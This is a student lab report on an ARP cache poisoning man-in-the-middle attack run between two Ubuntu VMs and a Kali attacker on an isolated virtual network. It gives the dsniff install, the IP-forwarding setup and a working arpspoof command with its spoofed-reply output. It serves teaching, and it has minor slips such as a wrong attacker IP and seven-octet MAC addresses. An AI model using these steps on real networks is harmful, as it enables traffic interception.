# CONCORDIA UNIVERSITY OF EDMONTON

**Faculty of Management**

**Network Security**

**Assignment - 1**
**Arp Spoofing**

**Submitted by**
**Rajani Shrestha (155653)**
**Sadhani Lokuge (154551)**

**Submitted to**
**Benoit Desforges**
**October, 2023**

## Executive Summary

This report outlines an ARP cache poisoning attack, showcasing the vulnerability in communication between victims A and B. The setup involves three machines: Victim A, Victim B, and Attacker C. Tools used include arpspoof for ARP cache poisoning and tcpdump and Wireshark for packet analysis. The attack establishes a Man-in-the-Middle position, observed through altered ARP tables.

## 1. Introduction

### 1.1 Purpose of the Attack


The purpose of this exercise is to demonstrate an ARP cache poisoning attack, a type of Man-in-the-Middle attack, in which the attacker (Kali) intercepts and potentially alters communication between two victims (Ubuntu A and Ubuntu B).

### 1.2 Objective of the Report

This report aims to document the entire process of the ARP cache poisoning attack, including setup, execution, and analysis of captured packets.

## 2. Setup and Configuration

**Machines**




My Computer

| Name | Status |
|---|---|
| Kali (MIM) | Powered on |
| Ubuntu A | Powered on |
| Ubuntu B | Powered on |

Victim A (Ubuntu A)

IP Address: 192.168.2.1

Mac Address : 00:aa:aa:aa:aa:aa




```
rajani@ubuntuA:~$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.0.48  netmask 255.255.255.0  broadcast 10.0.0.255
        inet6 2604:3d09:6e85:2200::7762  prefixlen 128  scopeid 0x0<global>
        inet6 2604:3d09:6e85:2200:250:56ff:fe39:d670  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::250:56ff:fe39:d670  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:39:d6:70  txqueuelen 1000  (Ethernet)
        RX packets 360  bytes 79555 (79.5 KB)
        RX errors 0  dropped 1  overruns 0  frame 0
        TX packets 518  bytes 63505 (63.5 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

ens37: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.2.1  netmask 255.255.255.0  broadcast 192.168.2.255
        inet6 fe80::2aa:aaff:feaa:aaaa  prefixlen 64  scopeid 0x20<link>
        ether 00:aa:aa:aa:aa:aa  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 23  bytes 1786 (1.7 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 112  bytes 9298 (9.2 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 112  bytes 9298 (9.2 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Victim B (Ubuntu B)

IP Address: 192.168.2.2

Mac Address : 00:bb:bb:bb:bb:bb:bb




```
rajani@ubuntuB:~$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.0.211  netmask 255.255.255.0  broadcast 10.0.0.255
        inet6 2604:3d09:6e85:2200:20c:29ff:fe1e:5a81  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::20c:29ff:fe1e:5a81  prefixlen 64  scopeid 0x20<link>
        inet6 2604:3d09:6e85:2200::3436  prefixlen 128  scopeid 0x0<global>
        ether 00:0c:29:1e:5a:81  txqueuelen 1000  (Ethernet)
        RX packets 568  bytes 369681 (369.6 KB)
        RX errors 0  dropped 1  overruns 0  frame 0
        TX packets 630  bytes 78382 (78.3 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

ens37: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.2.2  netmask 255.255.255.0  broadcast 192.168.2.255
        inet6 fe80::2bb:bbff:febb:bbbb  prefixlen 64  scopeid 0x20<link>
        ether 00:bb:bb:bb:bb:bb  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 21  bytes 1626 (1.6 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 128  bytes 10992 (10.9 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 128  bytes 10992 (10.9 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Attacker C (Kali MIM)

IP Address: 192.168.2.2

Mac Address : 00:cc:cc:cc:cc:cc:cc




```
┌──(rajani㉿kali)-[~]
└─$ ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:1a:52:b5:2f  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.0.198  netmask 255.255.255.0  broadcast 10.0.0.255
        inet6 2604:3d09:6e85:2200:20c:29ff:fed3:8d18  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::20c:29ff:fed3:8d18  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:d3:8d:18  txqueuelen 1000  (Ethernet)
        RX packets 88  bytes 17267 (16.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 91  bytes 15896 (15.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.2.3  netmask 255.255.255.0  broadcast 192.168.2.255
        inet6 fe80::2cc:ccff:fecc:cccc  prefixlen 64  scopeid 0x20<link>
        ether 00:cc:cc:cc:cc:cc  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 17  bytes 2494 (2.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

## Tools and packages Used

- Arpspoof (from dsniff package) : To perform arp cache poisoning.
- Tcpdump: To capture the packet.
- Wireshark : To analyze the packet.

## Network Diagram


ens33 - 10.0.0.48 (Bridged)
ens37 - 192.168.2.1 (Vmnet9)
Original MAC - 00:aa:aa:aa:aa:aa
Spoofed MAC - 00:cc:cc:cc:cc:cc
ens33 - 10.0.0.211 (Bridged)
ens37 - 192.168.2.2 (Vmnet9)
Original MAC - 00:bb:bb:bb:bb:bb
Spoofed MAC - 00:cc:cc:cc:cc:cc:cc
Normal Connection flow between A and B
Ubuntu A
Ubuntu B
Connection passing from A to B through Kali after ARP spoofing
Connection passing from B to A through Kali after ARP spoofing
Connection passing from A to B through Kali after ARP spoofing
Connection passing from B to A through Kali after ARP spoofing
Vmnet9
Kali (MIM)
eth0 - 10.0.0.198 (Bridged)
eth1 - 192.168.2.3 (Vmnet9)
Original MAC - 00:cc:cc:cc:cc:cc:cc

The network diagram above shows the overview of our attack scenario.
Expected Outcome:
With this scenario, attacker Kali is expected to spoof the connection passing from Ubuntu A to Ubuntu B and vice versa. The Mac address of UbuntuA and UbuntuB should be spoofed and changed to the Mac address of Kali Linux that is 00:cc:cc:cc:cc:cc.

## 3. Methodology

To perform arp cache poisoning, we rely on following steps:

1. Install two Ubuntu linux servers A and B as a victim and one Kali linux as an attack in Virtual Machine.
2. Place all three instances of VM in the same network (VMnet9).
3. All three networks are also connected in a bridged network. Hence, there are two interfaces in each of the VM (ens33 and ens37 for Ubuntu; and eth0 and eth1 for Kali)
4. We will be playing with the only interface that is connected to VMnet9. In our case is ens37 for ubuntu and eth1 for kali.
5. So the first step, after a complete setup, is to install arpspoof in kali linux and start the attack targeting A and B as a host.
6. We will try to send a ping request from UbuntuA to UbuntuB which will be captured by tcpdump. Inorder to capture the packet, tcpdump is used in attacker machine(Kali).
7. We will then analyze the packet to verify if the attack succeeded.


## 4. Attack Execution

Before initiating the attack, let’s check the arp table of both UbuntuA and UbuntuB

**Arp table of Ubuntu A**


Command to check arp table: *arp -n*

At first the arp table was empty as no connection was established.



```
rajani@ubuntuA:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.0.1                 ether   40:75:c3:c6:59:7c   C                     ens33
rajani@ubuntuA:~$ _
```


Updated arp table after making establishing connection with UbuntuB and Kali



```
rajani@ubuntuA:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.0.1                 ether   40:75:c3:c6:59:7c   C                     ens33
192.168.2.2              ether   00:bb:bb:bb:bb:bb   C                     ens37
192.168.2.3              ether   00:cc:cc:cc:cc:cc   C                     ens37
rajani@ubuntuA:~$
```


**Arp table of Ubuntu B**

At first the arp table was empty as no connection was established.



```
rajani@ubuntuB:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.0.1                 ether   40:75:c3:c6:59:7c   C                     ens33
rajani@ubuntuB:~$
```

Updated arp table after making establishing connection with UbuntuA and Kali




```
rajani@ubuntuB:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.2.1              ether   00:aa:aa:aa:aa:aa   C                     ens37
192.168.2.3              ether   00:cc:cc:cc:cc:cc   C                     ens37
10.0.0.1                 ether   40:75:c3:c6:59:7c   C                     ens33
rajani@ubuntuB:~$
```

Step 1: Install dsniff on Machine C

Execute the following command in the attacker machine to install arpspoof which is inside dsniff packet

*sudo apt install dsniff*




```
sadhani4@vm4:~$ sudo apt install dsniff
[sudo] password for sadhani4:
Reading package lists... Done
Building dependency tree
Reading state information... Done
dsniff is already the newest version (2.4b1+debian-28.1~build1).
0 upgraded, 0 newly installed, 0 to remove and 42 not upgraded.
sadhani4@vm4:~$ _
```

Step 2: Enabling IP Forwarding on Machine C

Execute the following command in the attacker machine to enable ip forwarding.

*sudo sysctl -w net.ipv4.ip_forward=1*




```
sadhani4@vm4:~$ sudo sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
sadhani4@vm4:~$
```

Verifying if ip_forward is enabled

Execute the following command to verify ip forwarding which is in */proc/sys/net/ipv4/ip_forward* path.

*cat /proc/sys/net/ipv4/ip_forward*



```
┌──(rajani㉿kali)-[~]
└─$ cat /proc/sys/net/ipv4/ip_forward
1
```


Step 3: Executing arpspoof for ARP Cache Poisoning

In attacker machine, run the following commands:

*sudo arpspoof -i [interface] -t [victim_A_IP] -r [victim_B_IP]*

**Or,**

*sudo arpspoof -i [interface] -t [victim_B_IP] -r [victim_A_IP]*




```
┌──(rajani㉿kali)-[~]
└─$ sudo arpspoof -i eth1 -t 192.168.2.1 -r 192.168.2.2
0:cc:cc:cc:cc:cc 0:aa:aa:aa:aa:aa 0806 42: arp reply 192.168.2.2 is-at 0:cc:cc:cc:cc:cc
0:cc:cc:cc:cc:cc 0:bb:bb:bb:bb:bb 0806 42: arp reply 192.168.2.1 is-at 0:cc:cc:cc:cc:cc
0:cc:cc:cc:cc:cc 0:aa:aa:aa:aa:aa 0806 42: arp reply 192.168.2.2 is-at 0:cc:cc:cc:cc:cc
0:cc:cc:cc:cc:cc 0:bb:bb:bb:bb:bb 0806 42: arp reply 192.168.2.1 is-at 0:cc:cc:cc:cc:cc
0:cc:cc:cc:cc:cc 0:aa:aa:aa:aa:aa 0806 42: arp reply 192.168.2.2 is-at 0:cc:cc:cc:cc:cc
0:cc:cc:cc:cc:cc 0:bb:bb:bb:bb:bb 0806 42: arp reply 192.168.2.1 is-at 0:cc:cc:cc:cc:cc
0:cc:cc:cc:cc:cc 0:aa:aa:aa:aa:aa 0806 42: arp reply 192.168.2.2 is-at 0:cc:cc:cc:cc:cc
0:cc:cc:cc:cc:cc 0:bb:bb:bb:bb:bb 0806 42: arp reply 192.168.2.1 is-at 0:cc:cc:cc:cc:cc
0:cc:cc:cc:cc:cc 0:aa:aa:aa:aa:aa 0806 42: arp reply 192.168.2.2 is-at 0:cc:cc:cc:cc:cc
0:cc:cc:cc:cc:cc 0:bb:bb:bb:bb:bb 0806 42: arp reply 192.168.2.1 is-at 0:cc:cc:cc:cc:cc
0:cc:cc:cc:cc:cc 0:aa:aa:aa:aa:aa 0806 42: arp reply 192.168.2.2 is-at 0:cc:cc:cc:cc:cc
0:cc:cc:cc:cc:cc 0:bb:bb:bb:bb:bb 0806 42: arp reply 192.168.2.1 is-at 0:cc:cc:cc:cc:cc
```


Step 4: Confirming Man-in-the-Middle Position

To verify the attack's success, monitor the terminal for any ARP table.


The figure below shows that we had successfully spoofed our victims. The HWaddress in the arp table of both UbuntuA and UbuntuB had been changed to 00:cc:cc:cc:cc:cc.



